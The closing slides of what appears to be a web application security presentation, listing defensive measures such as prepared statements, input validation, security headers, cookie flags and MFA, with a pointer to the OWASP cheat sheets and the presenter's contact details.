- HTTPS usage
- SameSite, Secure and HttpOnly flags
- CAPTCHA and login limit
- Hide error messages
- MFA usage
- Monitoring
- Password policy
- X-Frame-Options header
- Use Prepared Statements
- Input validation
- HSTS header

Prevention

For more detail;

- https://cheatsheetseries.owasp.org/

You can find this slide at the following address:

- https://ayberk.ninja/presentation/

Thanks

Do you have any questions?

✉ mhmtayberk@protonmail.com

mhmtayberk

ayberk.ninja

This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik**

PRISMA